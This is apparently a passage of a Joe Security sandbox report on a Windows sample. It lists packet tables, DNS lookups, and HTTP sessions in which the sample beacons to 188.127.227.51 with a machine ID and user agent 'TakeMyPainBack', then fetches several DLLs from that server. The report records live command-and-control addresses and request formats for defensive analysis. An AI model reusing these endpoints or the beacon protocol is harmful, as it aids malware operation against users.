Oct 13, 2022 08:48:01.866643906 CEST	49697	80	192.168.2.4	188.127.227.51
Oct 13, 2022 08:48:01.866707087 CEST	80	49697	188.127.227.51	192.168.2.4
Oct 13, 2022 08:48:01.866750002 CEST	80	49697	188.127.227.51	192.168.2.4
Oct 13, 2022 08:48:01.866781950 CEST	80	49697	188.127.227.51	192.168.2.4
Oct 13, 2022 08:48:01.866796017 CEST	49697	80	192.168.2.4	188.127.227.51
Oct 13, 2022 08:48:01.866821051 CEST	49697	80	192.168.2.4	188.127.227.51
Oct 13, 2022 08:48:01.866822004 CEST	49697	80	192.168.2.4	188.127.227.51
Oct 13, 2022 08:48:01.866823912 CEST	80	49697	188.127.227.51	192.168.2.4
Oct 13, 2022 08:48:01.866868019 CEST	80	49697	188.127.227.51	192.168.2.4
Oct 13, 2022 08:48:01.866883039 CEST	49697	80	192.168.2.4	188.127.227.51
Oct 13, 2022 08:48:01.866954088 CEST	80	49697	188.127.227.51	192.168.2.4
Oct 13, 2022 08:48:01.866954088 CEST	49697	80	192.168.2.4	188.127.227.51
Oct 13, 2022 08:48:01.866986036 CEST	80	49697	188.127.227.51	192.168.2.4
Oct 13, 2022 08:48:01.867011070 CEST	49697	80	192.168.2.4	188.127.227.51
Oct 13, 2022 08:48:01.867037058 CEST	49697	80	192.168.2.4	188.127.227.51
Oct 13, 2022 08:48:01.907794952 CEST	80	49697	188.127.227.51	192.168.2.4
Oct 13, 2022 08:48:01.907861948 CEST	80	49697	188.127.227.51	192.168.2.4
Oct 13, 2022 08:48:01.907989025 CEST	49697	80	192.168.2.4	188.127.227.51
Oct 13, 2022 08:48:01.908132076 CEST	49697	80	192.168.2.4	188.127.227.51
Oct 13, 2022 08:48:01.909571886 CEST	80	49697	188.127.227.51	192.168.2.4
Oct 13, 2022 08:48:01.909684896 CEST	49697	80	192.168.2.4	188.127.227.51
Oct 13, 2022 08:48:01.927413940 CEST	80	49697	188.127.227.51	192.168.2.4
Oct 13, 2022 08:48:01.927473068 CEST	80	49697	188.127.227.51	192.168.2.4
Oct 13, 2022 08:48:01.927515030 CEST	80	49697	188.127.227.51	192.168.2.4
Oct 13, 2022 08:48:01.927520990 CEST	49697	80	192.168.2.4	188.127.227.51
Oct 13, 2022 08:48:01.927556038 CEST	80	49697	188.127.227.51	192.168.2.4
Oct 13, 2022 08:48:01.927588940 CEST	49697	80	192.168.2.4	188.127.227.51
Oct 13, 2022 08:48:01.927588940 CEST	49697	80	192.168.2.4	188.127.227.51
Oct 13, 2022 08:48:01.927618980 CEST	49697	80	192.168.2.4	188.127.227.51
Oct 13, 2022 08:48:01.927642107 CEST	80	49697	188.127.227.51	192.168.2.4
Oct 13, 2022 08:48:01.927695990 CEST	49697	80	192.168.2.4	188.127.227.51
Oct 13, 2022 08:48:01.927701950 CEST	80	49697	188.127.227.51	192.168.2.4
Oct 13, 2022 08:48:01.927742958 CEST	80	49697	188.127.227.51	192.168.2.4
Oct 13, 2022 08:48:01.927756071 CEST	49697	80	192.168.2.4	188.127.227.51
Oct 13, 2022 08:48:01.927784920 CEST	80	49697	188.127.227.51	192.168.2.4
Oct 13, 2022 08:48:01.927800894 CEST	49697	80	192.168.2.4	188.127.227.51
Oct 13, 2022 08:48:01.927828074 CEST	80	49697	188.127.227.51	192.168.2.4
Oct 13, 2022 08:48:01.927836895 CEST	49697	80	192.168.2.4	188.127.227.51
Oct 13, 2022 08:48:01.927869081 CEST	80	49697	188.127.227.51	192.168.2.4
Oct 13, 2022 08:48:01.927889109 CEST	49697	80	192.168.2.4	188.127.227.51
Oct 13, 2022 08:48:01.927913904 CEST	80	49697	188.127.227.51	192.168.2.4
Oct 13, 2022 08:48:01.927918911 CEST	49697	80	192.168.2.4	188.127.227.51
Oct 13, 2022 08:48:01.927956104 CEST	80	49697	188.127.227.51	192.168.2.4
Oct 13, 2022 08:48:01.927968979 CEST	49697	80	192.168.2.4	188.127.227.51
Oct 13, 2022 08:48:01.927998066 CEST	80	49697	188.127.227.51	192.168.2.4
Oct 13, 2022 08:48:01.928019047 CEST	49697	80	192.168.2.4	188.127.227.51
Oct 13, 2022 08:48:01.928040028 CEST	80	49697	188.127.227.51	192.168.2.4
Oct 13, 2022 08:48:01.928045034 CEST	49697	80	192.168.2.4	188.127.227.51
Oct 13, 2022 08:48:01.928078890 CEST	80	49697	188.127.227.51	192.168.2.4
Oct 13, 2022 08:48:01.928107977 CEST	49697	80	192.168.2.4	188.127.227.51
Oct 13, 2022 08:48:01.928121090 CEST	80	49697	188.127.227.51	192.168.2.4
Oct 13, 2022 08:48:01.928131104 CEST	49697	80	192.168.2.4	188.127.227.51
Oct 13, 2022 08:48:01.928163052 CEST	80	49697	188.127.227.51	192.168.2.4
Oct 13, 2022 08:48:01.928174019 CEST	49697	80	192.168.2.4	188.127.227.51
Oct 13, 2022 08:48:01.928203106 CEST	80	49697	188.127.227.51	192.168.2.4
Oct 13, 2022 08:48:01.928219080 CEST	49697	80	192.168.2.4	188.127.227.51
Oct 13, 2022 08:48:01.928246021 CEST	80	49697	188.127.227.51	192.168.2.4

Copyright Joe Security LLC 2022

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Oct 13, 2022 08:48:01.928256989 CEST	49697	80	192.168.2.4	188.127.227.51
Oct 13, 2022 08:48:01.928282022 CEST	80	49697	188.127.227.51	192.168.2.4
Oct 13, 2022 08:48:01.928299904 CEST	49697	80	192.168.2.4	188.127.227.51
Oct 13, 2022 08:48:01.928328037 CEST	49697	80	192.168.2.4	188.127.227.51
Oct 13, 2022 08:48:01.950537920 CEST	80	49697	188.127.227.51	192.168.2.4
Oct 13, 2022 08:48:01.950598001 CEST	80	49697	188.127.227.51	192.168.2.4
Oct 13, 2022 08:48:01.950644016 CEST	80	49697	188.127.227.51	192.168.2.4
Oct 13, 2022 08:48:01.950679064 CEST	80	49697	188.127.227.51	192.168.2.4
Oct 13, 2022 08:48:01.950715065 CEST	49697	80	192.168.2.4	188.127.227.51
Oct 13, 2022 08:48:01.950788021 CEST	49697	80	192.168.2.4	188.127.227.51
Oct 13, 2022 08:48:01.968964100 CEST	80	49697	188.127.227.51	192.168.2.4
Oct 13, 2022 08:48:01.969027996 CEST	80	49697	188.127.227.51	192.168.2.4
Oct 13, 2022 08:48:01.969070911 CEST	80	49697	188.127.227.51	192.168.2.4
Oct 13, 2022 08:48:01.969124079 CEST	49697	80	192.168.2.4	188.127.227.51
Oct 13, 2022 08:48:01.969182014 CEST	49697	80	192.168.2.4	188.127.227.51
Oct 13, 2022 08:48:01.970453024 CEST	80	49697	188.127.227.51	192.168.2.4
Oct 13, 2022 08:48:01.970498085 CEST	80	49697	188.127.227.51	192.168.2.4

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Oct 13, 2022 08:48:10.348689079 CEST	56572	53	192.168.2.4	8.8.8.8
Oct 13, 2022 08:48:10.419107914 CEST	53	56572	8.8.8.8	192.168.2.4
Oct 13, 2022 08:48:18.150295019 CEST	50911	53	192.168.2.4	8.8.8.8
Oct 13, 2022 08:48:18.179445028 CEST	53	50911	8.8.8.8	192.168.2.4
Oct 13, 2022 08:50:05.646122932 CEST	59683	53	192.168.2.4	8.8.8.8
Oct 13, 2022 08:50:05.673722029 CEST	53	59683	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
Oct 13, 2022 08:48:10.348689079 CEST	192.168.2.4	8.8.8.8	0x463b	Standard query (0)	qpdownloads.com	A (IP address)	IN (0x0001)	false
Oct 13, 2022 08:48:18.150295019 CEST	192.168.2.4	8.8.8.8	0x9044	Standard query (0)	trackingg-protectioon.cdn1.mozilla.net	A (IP address)	IN (0x0001)	false
Oct 13, 2022 08:50:05.646122932 CEST	192.168.2.4	8.8.8.8	0x24a0	Standard query (0)	trackingg-protectioon.cdn1.mozilla.net	A (IP address)	IN (0x0001)	false

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Oct 13, 2022 08:48:10.419107914 CEST	8.8.8.8	192.168.2.4	0x463b	No error (0)	qpdownloads.com		31.31.198.19	A (IP address)	IN (0x0001)	false
Oct 13, 2022 08:48:18.179445028 CEST	8.8.8.8	192.168.2.4	0x9044	Name error (3)	trackingg-protectioon.cdn1.mozilla.net	none	none	A (IP address)	IN (0x0001)	false
Oct 13, 2022 08:50:05.673722029 CEST	8.8.8.8	192.168.2.4	0x24a0	Name error (3)	trackingg-protectioon.cdn1.mozilla.net	none	none	A (IP address)	IN (0x0001)	false

HTTP Request Dependency Graph

- 188.127.227.51
- qpdownloads.com
- 45.8.158.104

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49697	188.127.227.51	80	C:\Users\user\Desktop\EJ6FBXJ9Dg.exe

Timestamp	kBytes transferred	Direction	Data
Oct 13, 2022 08:48:01.271816015 CEST	92	OUT	POST / HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=utf-8 User-Agent: TakeMyPainBack Host: 188.127.227.51 Content-Length: 94 Connection: Keep-Alive Cache-Control: no-cache Data Raw: 6d 61 63 68 69 6e 65 49 64 3d 64 30 36 65 64 36 33 35 2d 36 38 66 36 2d 34 65 39 61 2d 39 35 35 63 2d 34 38 39 39 66 35 66 35 37 62 39 61 7c 6a 6f 6e 65 73 26 63 6f 6e 66 69 67 49 64 3d 62 33 63 61 33 66 63 39 31 37 37 39 36 33 33 61 34 37 39 38 31 30 34 35 36 36 38 65 30 39 63 34 Data Ascii: machineId=d06ed635-68f6-4e9a-955c-4899f5f57b9a|user&configId=b3ca3fc91779633a47981045668e09c4
Oct 13, 2022 08:48:01.638381958 CEST	93	IN	HTTP/1.1 200 OK Server: nginx/1.14.0 (Ubuntu) Date: Thu, 13 Oct 2022 06:48:01 GMT Content-Type: text/html; charset=utf-8 Content-Length: 6783 Connection: keep-alive Vary: Accept-Encoding Vary: Accept-Encoding Vary: Accept-Encoding Content-Security-Policy: default-src 'self';base-uri 'self';block-all-mixed-content;font-src 'self' https: data:;form-action 'self ';frame-ancestors 'self';img-src 'self' data:;object-src 'none';script-src 'self';script-src-attr 'none';style-src 'self' https: 'unsafe-inline';upgrade-insecure-requests Cross-Origin-Embedder-Policy: require-corp Cross-Origin-Opener-Policy: same-origin Cross-Origin-Resource-Policy: same-origin X-DNS-Prefetch-Control: off Expect-CT: max-age=0 X-Frame-Options: SAMEORIGIN Strict-Transport-Security: max-age=15552000; includeSubDomains X-Download-Options: noopen X-Content-Type-Options: nosniff Origin-Agent-Cluster: ?1 X-Permitted-Cross-Domain-Policies: none Referrer-Policy: no-referrer X-XSS-Protection: 0 ETag: W/"1a7f-qXNZAiss4CxjP1mWbEoMn6On7N4" Data Raw: 6c 69 62 73 5f 6e 73 73 33 3a 68 74 74 70 3a 2f 2f 31 38 38 2e 31 32 37 2e 32 32 37 2e 35 31 2f 61 4e 37 6a 44 30 71 4f 36 6b 54 35 62 4b 35 62 51 34 65 52 38 66 45 31 78 50 37 68 4c 32 76 4b 2f 6e 73 73 33 2e 64 6c 6c 0a 6c 69 62 73 5f 6d 73 76 63 70 31 34 30 3a 68 74 74 70 3a 2f 2f 31 38 38 2e 31 32 37 2e 32 32 37 2e 35 31 2f 61 4e 37 6a 44 30 71 4f 36 6b 54 35 62 4b 35 62 51 34 65 52 38 66 45 31 78 50 37 68 4c 32 76 4b 2f 6d 73 76 63 70 31 34 30 2e 64 6c 6c 0a 6c 69 62 73 5f 76 63 72 75 6e 74 69 6d 65 31 34 30 3a 68 74 74 70 3a 2f 2f 31 38 38 2e 31 32 37 2e 32 32 37 2e 35 31 2f 61 4e 37 6a 44 30 71 4f 36 6b 54 35 62 4b 35 62 51 34 65 52 38 66 45 31 78 50 37 68 4c 32 76 4b 2f 76 63 72 75 6e 74 69 6d 65 31 34 30 2e 64 6c 6c 0a 6c Data Ascii: libs_nss3:http://188.127.227.51/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/nss3.dlllibs_msvcp140:http://188.127.227.51/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/msvcp140.dlllibs_vcruntime140:http://188.127.227.51/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/vcruntime140.dlll
Oct 13, 2022 08:48:01.701613903 CEST	100	OUT	GET /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/nss3.dll HTTP/1.1 Content-Type: text/plain; User-Agent: TakeMyPainBack Host: 188.127.227.51 Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Oct 13, 2022 08:48:01.866334915 CEST	101	IN	HTTP/1.1 200 OK Server: nginx/1.14.0 (Ubuntu) Date: Thu, 13 Oct 2022 06:48:01 GMT Content-Type: application/octet-stream Content-Length: 2042296 Connection: keep-alive Last-Modified: Mon, 11 Apr 2022 14:39:48 GMT ETag: "62543db4-1f29b8" Accept-Ranges: bytes Data Raw: 4d 5a 78 00 01 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 78 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 24 00 00 50 45 00 00 4c 01 06 00 f6 f1 39 62 00 00 00 00 00 00 00 00 e0 00 22 21 0b 01 0e 00 00 e0 19 00 00 2 6 05 00 00 00 00 00 d0 01 15 00 00 10 00 00 00 00 00 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 01 00 00 00 00 00 06 00 01 00 00 00 00 00 00 60 1f 00 00 04 00 00 fd d1 1f 00 02 00 40 41 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 f8 21 1d 00 5c 9d 00 00 54 bf 1d 00 40 01 00 00 00 40 1e 00 78 03 00 00 00 00 00 00 00 00 00 00 00 0a 1f 00 b8 1f 00 00 00 50 1e 00 68 0a 01 00 68 fd 1c 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 f0 19 00 a0 00 00 00 00 00 00 00 00 00 00 00 f0 c4 1d 00 5c 04 00 00 94 21 1d 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 69 de 19 00 00 10 00 00 00 e0 19 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 e4 e9 03 00 00 f0 19 00 00 ea 03 00 00 e4 19 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 14 4e 00 00 00 e0 1d 00 00 2a 00 00 00 ce 1d 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 30 30 63 66 67 00 00 04 00 00 00 00 30 1e 00 00 02 00 00 00 f8 1d 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 73 72 63 00 00 00 78 03 00 00 00 40 1e 00 00 04 00 00 00 fa 1d 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 68 0a 01 00 00 50 1e 0 0 00 0c 01 00 00 fe 1d 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZx@x!L!This program cannot be run in DOS mode.$PEL9b"!&`@A!\T@@xPhh\!@.texti `.rdata@@. dataN*@.00cfg0@@.rsrcx@@@.relochP@B
Oct 13, 2022 08:48:02.780899048 CEST	2270	OUT	GET /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/msvcp140.dll HTTP/1.1 Content-Type: text/plain; User-Agent: TakeMyPainBack Host: 188.127.227.51 Connection: Keep-Alive Cache-Control: no-cache
Oct 13, 2022 08:48:02.943381071 CEST	2272	IN	HTTP/1.1 200 OK Server: nginx/1.14.0 (Ubuntu) Date: Thu, 13 Oct 2022 06:48:02 GMT Content-Type: application/octet-stream Content-Length: 449280 Connection: keep-alive Last-Modified: Mon, 11 Apr 2022 14:39:42 GMT ETag: "62543dae-6db00" Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 d9 93 31 43 9d f2 5f 10 9d f2 5f 10 9d f2 5f 10 29 6e b0 10 9f f2 5f 10 94 8a cc 10 8b f2 5f 10 9d f2 5e 10 22 f2 5f 10 cf 9a 5e 11 9e f2 5f 10 cf 9a 5c 11 95 f2 5f 10 cf 9a 5b 11 d3 f2 5f 10 cf 9a 5a 11 d1 f2 5f 10 cf 9a 5f 11 9c f2 5f 10 cf 9a a0 10 9c f2 5f 10 cf 9a 5d 11 9c f2 5f 10 52 69 63 68 9d f2 5f 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 06 00 9b 28 c1 5b 00 00 00 00 00 00 00 00 e0 00 22 21 0b 01 0e 0f 00 28 06 00 00 82 00 00 00 00 00 00 60 d9 03 00 00 10 00 00 00 40 06 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 00 00 0a 00 00 00 06 00 00 00 00 00 00 00 00 f0 06 00 00 04 00 00 1f 84 07 00 03 00 40 41 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 10 67 04 00 82 cf 01 00 e8 72 06 00 18 01 00 00 00 a0 06 00 f0 03 00 00 00 00 00 00 00 00 00 00 00 9c 06 00 00 3f 00 00 00 b0 06 00 ac 3d 00 00 60 78 00 00 38 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 77 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 70 06 00 e4 02 00 00 c0 63 04 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 92 26 06 00 00 10 00 00 00 28 06 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 64 61 74 61 00 00 00 48 29 00 00 00 40 06 00 00 18 00 00 00 2c 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 69 64 61 74 61 00 00 ac 13 00 00 00 70 06 00 00 14 00 00 00 44 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 69 64 61 74 00 00 34 00 00 00 00 90 06 00 00 02 00 00 00 58 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 f0 03 00 00 00 a0 06 00 00 04 00 00 00 5a 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 ac 3d 00 00 00 b0 06 00 00 3e 00 00 00 5e 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$1C___)n__^"_^__[_Z____]_Rich_PEL(["!(`@@Agr? =`x8w@pc@.text&(`.dataH)@,@.idatapD@@.didat4X@.rsrcZ@@.reloc=>^@B

Timestamp	kBytes transferred	Direction	Data
Oct 13, 2022 08:48:03.265603065 CEST	2748	OUT	GET /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/vcruntime140.dll HTTP/1.1 Content-Type: text/plain; User-Agent: TakeMyPainBack Host: 188.127.227.51 Connection: Keep-Alive Cache-Control: no-cache
Oct 13, 2022 08:48:03.428214073 CEST	2749	IN	HTTP/1.1 200 OK Server: nginx/1.14.0 (Ubuntu) Date: Thu, 13 Oct 2022 06:48:03 GMT Content-Type: application/octet-stream Content-Length: 80128 Connection: keep-alive Last-Modified: Sat, 28 May 2022 16:52:46 GMT ETag: "6292535e-13900" Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 c0 c5 e4 d5 84 a4 8a 86 84 a4 8a 86 84 a4 8a 86 30 38 65 86 86 a4 8a 86 8d dc 19 86 8f a4 8a 86 84 a4 8b 86 ac a4 8a 86 d6 cc 89 87 97 a4 8a 86 d6 cc 8e 87 90 a4 8a 86 d6 cc 8f 87 9f a4 8a 86 d6 cc 8a 87 85 a4 8a 86 d6 cc 75 86 85 a4 8a 86 d6 cc 88 87 85 a4 8a 86 52 69 63 68 84 a4 8a 86 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 95 28 c1 5b 00 00 00 00 00 00 00 00 e0 00 22 21 0b 01 0e 0f 00 de 00 00 00 1c 00 00 00 00 00 00 90 d9 00 00 00 10 00 00 00 f0 00 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 00 00 0a 00 00 00 06 00 00 00 00 00 00 00 00 30 01 00 00 04 00 00 74 28 02 00 03 00 40 41 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 e0 e3 00 00 14 09 00 00 b8 00 01 00 8c 00 00 00 00 10 01 00 00 04 00 00 00 00 00 00 00 00 00 00 00 fa 00 00 00 3f 00 00 00 20 01 00 10 0a 00 00 80 20 00 00 38 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 20 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 b4 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 f4 dc 00 00 00 10 00 00 00 de 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 64 61 74 61 00 00 00 f4 05 00 00 00 f0 00 00 00 02 00 00 00 e2 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 69 64 61 74 61 00 00 84 05 00 00 00 00 01 00 00 06 00 00 00 e4 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 73 72 63 00 00 00 00 04 00 00 00 10 01 00 00 04 00 00 00 ea 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 10 0a 00 00 00 20 01 00 00 0c 00 00 00 ee 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$08euRichPEL(["!0t(@A? 8 @.text `.data@.idata@@.rsrc @@.reloc @B
Oct 13, 2022 08:48:03.656800032 CEST	2834	OUT	GET /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/mozglue.dll HTTP/1.1 Content-Type: text/plain; User-Agent: TakeMyPainBack Host: 188.127.227.51 Connection: Keep-Alive Cache-Control: no-cache

Copyright Joe Security LLC 2022

Timestamp	kBytes transferred	Direction	Data
Oct 13, 2022 08:48:03.821122885 CEST	2835	IN	HTTP/1.1 200 OK Server: nginx/1.14.0 (Ubuntu) Date: Thu, 13 Oct 2022 06:48:03 GMT Content-Type: application/octet-stream Content-Length: 627128 Connection: keep-alive Last-Modified: Mon, 11 Apr 2022 14:39:36 GMT ETag: "62543da8-991b8" Accept-Ranges: bytes Data Raw: 4d 5a 78 00 01 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 78 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 24 00 00 50 45 00 00 4c 01 07 00 d4 f1 39 62 00 00 00 00 00 00 00 00 e0 00 22 21 0b 01 0e 00 00 18 08 00 00 56 01 00 00 00 00 00 b0 2f 04 00 00 10 00 00 00 00 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 01 00 00 00 00 00 06 00 01 00 00 00 00 00 00 d0 09 00 00 04 00 00 ed ee 09 00 02 00 40 41 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 